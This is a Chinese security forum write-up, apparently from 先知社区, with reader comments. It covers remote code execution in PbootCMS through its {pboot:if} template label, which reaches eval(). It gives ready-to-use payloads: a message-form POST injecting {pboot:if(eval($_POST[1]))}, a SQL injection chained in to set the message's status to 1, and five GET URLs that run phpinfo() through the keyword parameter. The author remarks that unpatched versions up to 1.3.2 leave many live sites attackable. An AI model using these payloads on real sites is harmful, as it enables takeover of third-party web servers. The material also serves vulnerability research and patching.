

0x12 前台命令执行漏洞

0x12.0 漏洞讲解

帮助手册文件路径：PbootCMS-V1.2.1\doc\help.chm



The screenshot shows the PbootCMS help manual interface. The title bar reads "PbootCMS标签手册—20180831—翱云科技版权所有". The interface includes a sidebar with a table of contents and a main content area. The main content area contains the following text:

注意：条件语句中字符串需要用单引号或双引号；所有对其它标签的调用都为字符串，需要加单引号。

```
{pboot:if('a'=='b')}
    内容1
{else}
    内容2
{/pboot:if}
```

示例一：在IF中使用PHP函数示例：
{pboot:if(date('Y')==2018)}2018年{/pboot:if}

示例二：高亮栏目示例：
<div class="nav">
<dl>
 <dt>首页</dt>
</dl>
{pboot:nav parent=0}
<dl>
 <dt>[nav:name]</dt>
 <dd>
 {pboot:2nav parent=[nav:code]}
 [2nav:name] |
 {/pboot:2nav}
 </dd>
</dl>
{/pboot:nav}
</div>

示例三：嵌套IF：
{pboot:if('a'=='b')}
 {pboot:2if('a'=='b')}
 内容1
 {2else}
 内容2
 {/pboot:2if}
{else}
 内容3
{/pboot:if}

文件路径：apps\home\controller\ParserController.php

方法：parserIfLabel()

```
// ■■■IF■■■■■
public function parserIfLabel($content)
{
    $pattern = '/\{pboot:if\(((\[^\]]+\)\)\{([\s\S]*?)\}\{\/pboot:if\/\}/';
    $pattern2 = '/pboot:([0-9])+if\/';
    if (preg_match_all($pattern, $content, $matches)) {
        $count = count($matches[0]);
        for ($i = 0; $i < $count; $i++) {
            $flag = '';
            $out_html = '';
            $danger = false;

            $white_fun = array(
                'date',
                'in_array',
                'explode',
                'implode',
                'get',
                'post',
                'session',
                'cookie'
            );
```


function_exists

(PHP 4, PHP 5, PHP 7)

function_exists — 如果给定的函数已经被定义就返回 **TRUE**

说明

```
bool function_exists ( string $function_name )
```

在已经定义的函数列表（包括系统自带的函数和用户自定义的函数）中查找 **function_name**。

参数

function_name

函数名，必须为一个字符串。

返回值

如果 **function_name** 存在且的确是一个函数就返回 **TRUE**，反之则返回 **FALSE**。

Note:

对于语法结构的判断，例如 [include_once](#) 和 [echo](#) 将会返回 **FALSE**。

范例

Example #1 `eval()` 例子 - 简单的文本合并

```
<?php
$string = 'cup';
$name = 'coffee';
$str = 'This is a $string with my $name in it.';
echo $str. "\n";
eval("\$str = \"\$str\";");
echo $str. "\n";
?>
```

以上例会输出：


```
This is a $string with my $name in it.
This is a cup with my coffee in it.
```

注释

Note: 因为是一个语言构造器而不是一个函数，不能被 [可变函数](#) 调用。


eval 是一个语言结构器，而function_exists 不可解析 所以直接返回了false

而漏洞触发点很多一共5处




parserAfter \$content

0x13.1 命令执行漏洞演示一



```
url:http://127.0.0.1/cms/PbootCMS-V1.2.1/index.php/Message/add
post
  contacts = P
  mobile = 18218545644
  content = {pboot:if(eval($_POST[1]))}!!!{/pboot:if}
  checkcode =
```

提交以后去后台



这里在实战利用的时候有一个很关键的问题。就是需要管理员点击显示。那不是很没用了么？

除非我们可以找到一个注入让他在入库的时候就修改为前端可显示的状态。

0x13.2 漏洞进化-组合漏洞-前端无限制命令执行

还记得我们前面 0x08.1 的留言处sql注入么。利用它就可以直接在前台显示，造成命令执行了

对象

ay_message @pbootcms (本... ay_message @pbootcms (本...

ay_message @pbootcms (本...

三

新建 保存 另存为 添加字段 插入字段 删除字段 主键 上移 下移

字段

索引 外键 触发器 选项 注释 SQL 预览

名	类型	长度	小数点	不是 null	
id	int	10	0	<input checked="" type="checkbox"/>	🔑 1
acode	varchar	20	0	<input checked="" type="checkbox"/>	
contacts	varchar	10	0	<input type="checkbox"/>	
mobile	varchar	12	0	<input type="checkbox"/>	
content	varchar	500	0	<input type="checkbox"/>	
user_ip	varchar	11	0	<input checked="" type="checkbox"/>	
user_os	varchar	30	0	<input checked="" type="checkbox"/>	
user_bs	varchar	30	0	<input checked="" type="checkbox"/>	
recontent	varchar	500	0	<input checked="" type="checkbox"/>	
▶ status	char	1	0	<input checked="" type="checkbox"/>	
create_user	varchar	30	0	<input checked="" type="checkbox"/>	
update_user	varchar	30	0	<input checked="" type="checkbox"/>	
create_time	datetime	0	0	<input checked="" type="checkbox"/>	
update_time	datetime	0	0	<input checked="" type="checkbox"/>	

只要我们插入的时候利用注入让status = 1
即可在前台显示，并且造成命令执行

默认:	<input type="text" value="'1'"/>
注释:	<input type="text" value="是否待回复"/>
字符集:	<input type="text" value="utf8"/>
排序规则:	<input type="text" value="utf8_general_ci"/>
键长度:	<input type="text"/>

```
url:http://127.0.0.1/cms/PbootCMS-V1.2.1/index.php/Message/add
```

```
post:
```

```
contacts[acode`,`mobile`,`content`,`user_ip`,`user_os`,`user_bs`,`recontent`,`status`,`create_user`,`update_user`,`create_time`]
```

```
mobile = 1
```

```
content = 1
```

PbootCMS注入

POST http://127.0.0.1/cms/PbootCMS-V1.2.1/index.php/Message/add

Authorization Headers Body Pre-request Script Tests

form-data x-www-form-urlencoded raw binary

contacts[acode],mobile,content,user_ip,user_os,user_bs,recontent,status,create_user,update_user,create_user 1

mobile &"<>

content 12312321

key value

Body Cookies Headers (11) Tests

Pretty Raw Preview

<script type="text/javascript">alert("提交成功! ");location.href="-1";</script>

Status: 200 OK Time: 247 ms

PbootCMS注入

POST http://127.0.0.1/cms/PbootCMS-V1.2.1/index.php/Message/add

Authorization Headers Body Pre-request Script Tests

form-data x-www-form-urlencoded raw binary

contacts[acode],mobile,content,user_ip,user_os,user_bs,recontent,status,create_user,update_user,create_user 1

mobile &"<>

content 12312321

key value

Body Cookies Headers (11) Tests

Pretty Raw Preview

<script type="text/javascript">alert("提交成功! ");location.href="-1";</script>

Status: 200 OK Time: 247 ms

函数 事件 查询 报表 备份 计划 模型

对象 ay_message @pbootcms (本...

开始事务 备注 筛选 排序 导入 导出

id	acode	contacts	mobile	content	user_ip	user_os	user_bs	recontent	status	create_user
1	cn	星梦	16888888888	PbootCMS真心很不错哦!	2130706433	Windows 10	Firefox	谢谢您对我们的大力支	1	admin
23	cn	(Null)	1	{pboot:if(eval(\$_POST[1]))}!!!!/pboot:if	1	1	1	1	1	1

这样就可以直接命令执行了，让他无限制

0x14 前台命令执行二,三,四,五

看起来好像很多其实都是就是一处：)


http://127.0.0.1/cms/PbootCMS/index.php/index/index?keyword={pboot:if(eval(\$_REQUEST[1]))}!!!!/pboot:if}&l=phpinfo();

http://127.0.0.1/cms/PbootCMS/index.php/Content/2?keyword={pboot:if(eval(\$_REQUEST[1]))}!!!!/pboot:if}&l=phpinfo();

http://127.0.0.1/cms/PbootCMS/index.php/List/2?keyword={pboot:if(eval(\$_REQUEST[1]))}!!!!/pboot:if}&l=phpinfo();

http://127.0.0.1/cms/PbootCMS/index.php/About/1?keyword={pboot:if(eval(\$_REQUEST[1]))}!!!!/pboot:if}&l=phpinfo();

http://127.0.0.1/cms/PbootCMS/index.php/Search/index?keyword={pboot:if(eval(\$_REQUEST[1]))}!!!!/pboot:if}&l=phpinfo();



System	
Build Date	Jul 20 2016 11:08:49
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\x86\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration	D:\phpStudy\PHPTutorial\php\php-5.3.8\php.ini

先知社区

0x15 备注

在准备发布的时候，我又测了一波发现是可以一路杀到 PbootCMS v1.3.2 的，官网现在的版本是 1.3.3 所以能杀的站还是很多的。

点击收藏 | 1 关注 | 1

[上一篇：从 blind XXE 到读取根目录文件](#) [下一篇：phpMyAdmin 4.8.0~...](#)

1. 4 条回复



[执念](#) 2018-12-19 18:05:02

师傅666

0 回复Ta



[anker](#) 2018-12-26 11:08:02

http://127.0.0.1/cms/Pbc

POST http://127.0.0.1/cms/PbootCMS-V1.2.1/index.php/about/10

Authorization Headers Body Pre-request Script Tests

form-data x-www-form-urlencoded raw binary

1 key value phpinfo();

Body Cookies Headers (11) Tests

Pretty Raw Preview

PHP Version 5.6.27

System	
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	csript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\86\instantclient_12_1\sdk,shared" "--with-encchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	D:\phpStudy\PHPTutorial\php\php-5.6.27-nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)

这个是什么工具还是插件啊

0 回复Ta



[phpoop](#) 2018-12-26 15:59:34

[@anker](#) postman

0 回复Ta



[anker](#) 2018-12-26 17:34:40

[@phpoop](#) 谢谢 在网上找到了

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)